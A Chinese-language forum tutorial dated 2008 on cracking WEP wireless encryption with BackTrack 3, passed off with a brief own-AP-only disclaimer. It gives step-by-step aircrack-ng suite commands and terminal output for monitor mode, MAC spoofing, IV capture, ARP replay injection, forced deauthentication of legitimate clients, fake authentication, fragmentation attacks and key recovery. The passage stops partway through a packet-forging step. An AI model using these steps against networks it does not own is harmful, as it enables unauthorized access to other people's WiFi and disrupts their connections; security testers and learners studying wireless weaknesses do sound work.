BT3 破解无线 WEP/WPA 教程

声明：任何不经别人同意而进入别人网络都是非法和不道德的行为。本教程用于学习和交流，如要实验请拿自己的 AP 开刀!!

题记：

本人是中国无线论坛 http://www.wlanbbs.com/的 ID“中卫”，

无线安全版块是本论坛一个特殊而重要的版块，我们一直非常努力的想把这个板块做好。作为板块现阶段的的一个重点就是无线 **WEP** 和 **WPA** 的破解内容。我根据各位坛友的教程和自己的理解整理编辑成这篇《**BT3** 破解无线 **WEP/WPA** 教程》。

由于本人也是初学者，缺乏专业的理论知识，因此文中不免存在理解的偏差甚至错误，希望各位朋友指正。

最后希望更多的朋友参与到教程的整理和编辑中，不断把教程修正和完善。

如果对教程有任何意见和建议，欢迎各位到 www.wlanbbs.com 论坛提问和交流。

谢谢!!

中卫

08 年 **7** 月 **13** 日

开放式 WEP 破解


1．装备： IMBX60 笔记本（内置 Intel3945 无线网卡）、BT3 的 U 盘系统（需用 syslinux 命令来指定启动 BT3 的盘符）

2．用户名：root 密码：toor，进入图形界面：startx。启动 BT3 后,(启动黑屏：xconf 再输入 startx)

3．**加载 3945 网卡的驱动。**打开一个 shell


输入 modprobe –r iwl3945 卸载原来的网卡驱动

输入 modprobe ipwraw 加载可监听的网卡驱动




注：不同的网卡有不同的加载方式

LINUX 驱动是通过模块进行加载的，可以用 **lsmod** 来查看机器已加载的模块



然后可以通过 **modinfo ipwraw**（模块名）来查看所加载驱动模块的版本信息

最新的 ipwraw 的版本是 ipwraw-ng-2.3.4-04022008.tar.bz2 的。



最新的版本需要设置 rate 为 **1M** 设置命令为 **iwconfig wifi0 rate 1M**

这个版本的驱动支持 3945 无线网卡发射功率得设置，命令如下


iwconfig wifi0 txpower 16（TXPOWER 是你想设置的值 min=-12 and max=16，单位为 dBm）

参数 **on/off** 可以打开和关闭发射单元，**auto** 和 **fixed** 指定无线是否自动选择发射功率。

注：降低连接速率可提高建立虚拟连接的成功率和稳定性，提高发射功率可增加发射距离。

4. 查找目标：

可以用 **airodump-ng wifi0** 来搜索




注：通过扫描获得你要破解的 AP 的 MAC 和 SSID 还有是否有客户端等信息。记录下这些信息后，请关闭此窗口。不然会出现后面建立虚拟连接时信道一直在跳转的情况。

我们选择第一个作为目标，channel 为 11（上图中的 CH 代表信道）。

注：修改自己网卡的 MAC 地址的命令。

输入 macchanger -m 00:11:22:33:44:55 wifi0



5. 激活网卡的 Monitor 模式并工作在 11 信道。（加载网卡，激活监听模式，工作在 11 信道）

输入 airmon-ng start wifi0 11 也可用 **iwconfi wifi0** 来查看网卡的工作模式和工作信道。

```
root@bt:~# airmon-ng start wifi0 11

Interface       Chipset         Driver

wifi0           Centrino a/b/g  ipwraw-ng (monitor mode enabled)

root@bt:~# iwconfig -a
-a        No such device

root@bt:~# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wifi0     unassociated  ESSID:off/any
          Mode:Monitor  Channel=12  Bit Rate=1 Mb/s
```

监听模式已开启

可用 **aireplay-ng -9 wifi0** 测试注入

```
root@bt:~# aireplay-ng -9 rausb0
18:31:14  Trying broadcast probe requests...
18:31:15  Injection is working!
18:31:15  Found 2 APs

18:31:15  Trying directed probe requests...
18:31:15  00:15:E9:05:AB:D4 - channel: 4 - 'default'
18:31:21  Ping (min/avg/max): 0.031ms/49.625ms/112.006ms Power: 37.00
18:31:21   4/30:  13%

18:31:21  00:90:4C:7E:00:64 - channel: 11 - 'shuwei'
18:31:26  Ping (min/avg/max): 0.041ms/57.806ms/116.011ms Power: 43.00
18:31:26  11/30:  36%

root@bt:~#
```


6. **输入截取数据包命令**（截取 11 信道的 ivs 数据包，并保存名为 name.ivs）

输入命令　airodump-ng --ivs -w name -c 11 wifi0 ，

（--ivs：仅截取 ivs 数据包，-w：写入文件，-c：截取 ivs 的信道）

（其中 name 是获取的 ivs 的保存文件的名字，11 是 channel 值，你根据实际修改）

```
root@bt:~# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wifi0     unassociated  ESSID:off/any
          Mode:Monitor  Channel=12  Bit Rate=1 Mb/s

rtap0     no wireless extensions.

root@bt:~# airodump-ng --ivs -w 12345 -c 11 wifi0
```

一. 有客户端 WEP 破解

1. 有客户端，且合法客户端产生大量有效的数据，能直接获得大量 IVS。

思路：1-6 步同上

7. 直接用 aircrack-ng 破解

第七步： **aircrack-ng -n 64 -b <ap mac> name-01.ivs**


2. 有客户端，合法客户端只能产生少量 ivs 数据，就需要注入攻击加速产生大量 ivs。


只要有少量的数据就可能获得 arp 请求包，则可用 arp 注入模式的-3 模式通过不断向 AP 发送同样的 arp 请求包，来进行注入式攻击。

思路：1-6 步同上

7. 用 aireplay-ng 的 arp 注入方式获得大量的 ivs

第七步： **aireplay-ng -3 -b <ap mac> -h <合法客户端 mac> wifi0**





注：这一步可能时间会长一点，因为需要等到 ARP。

3. 有客户端，但是客户端根本不在通信，不能产生 ARP 包。-3 注入模式不成功


思路：1-6 步同上

7. -0 冲突模式强制断开合法客户端和 ap 连接，使之重新连接

8. 利用-0 冲突模式重新连接所产生的握手数据让-3 获得有效的 ARP 从而完成 ARP 注入

第七步： **aireplay-ng -3 -b <ap mac> -h <合法客户端 mac> wifi0**

第八步：**aireplay-ng -0 10 –a <ap mac> -c <合法客户端 mac> wifi0**



4．有客户端，并且客户端能产生有效 arp 数据的另类破解方式

前面的步骤一样：


输入 modprobe –r iwl3945

输入 modprobe ipwraw

输入 airmon-ng start wifi0 11

现在，只要一个命令就搞定，输入:

输入 wesside-ng -i wifi0 -v 01:02:03:04:05:06 (此格式的 AP MAC)。



Wesside-ng 这个命令其实就是一个-5 碎片注入，fragmentation 构造注入包，-3arp 注入，最后 PTW 破解这样一个思路。

二．无客户端开放式 WEP 破解

思路：1-6 步同上

因为是无客户端，所以第一步就需要和 AP 之间建立一个虚拟连接。

这是非常关键的一步。为让 AP 接受数据包，必须使自己的网卡和 AP 关联。如果没有关联的话，目标 AP 将忽略所有从你网卡发送的数据包，IVS 数据将不会产生。

第七步：输入　aireplay-ng -1 0 -e <ap essid> -a <ap mac> -h < mac> wifi0

如果回显虚拟伪装连接不成功，不能成功的原因很多，具体有如下几种：

1、目标 AP 做了 MAC 地址过滤

2、你离目标 AP 物理距离太远

3、对方使用了 WPA 加密

5、网卡、AP 可能不兼容,网卡没有使用和 AP 一样的工作频道


注：遇有不规则的 essid 可用引号将 essid 引起来 比如，‘jack chen’。

虚拟连接不成功可做如下尝试：

1．直接将－e 这个参数省略掉

2．降低网卡的速率重新进行连接


Iwconfig wifi0 rate 2M



参数说明：rate 后面跟连接的速率，可以从小往大设置做尝试连接。后面的单位 M 必须为大写

也可以使用命令 tcpdump 来确认网卡是否已经连接到目标 AP 上

tcpdump -n -e -s0 -vvv -i wifi0



1．第一种破解方式：


思路：1-7 步同上

建立虚拟连接后直接用-2 交互攻击模式，这个模式集合了抓包和提取数据，发包注入三种能力。

第八步：抓包，提数据和发包攻击

aireplay-ng -2 -p 0841 -c ff:ff:ff:ff:ff:ff -b <ap mac> -h <my mac> wifi0

发包成功后可得到足够的 ivs，然后用 aircrack-ng 破解。



成功后如上图截获了一个可以直接进行注入的数据包，并回显 Use this packet，按 y 然后开始发包攻击，date 飞快涨。当获得足够的 ivs 以后就可破解了。

2．第二种破解方式：

思路：1-7 步同上


第八步：利用-5 碎片攻击模式获得一个可用的包含密钥是数据文件（xor 文件）

第九步：然后通过数据包制造程序 Packetforge-ng 提取 xor 文件中的 PRGA 伪造一个 arp 包，

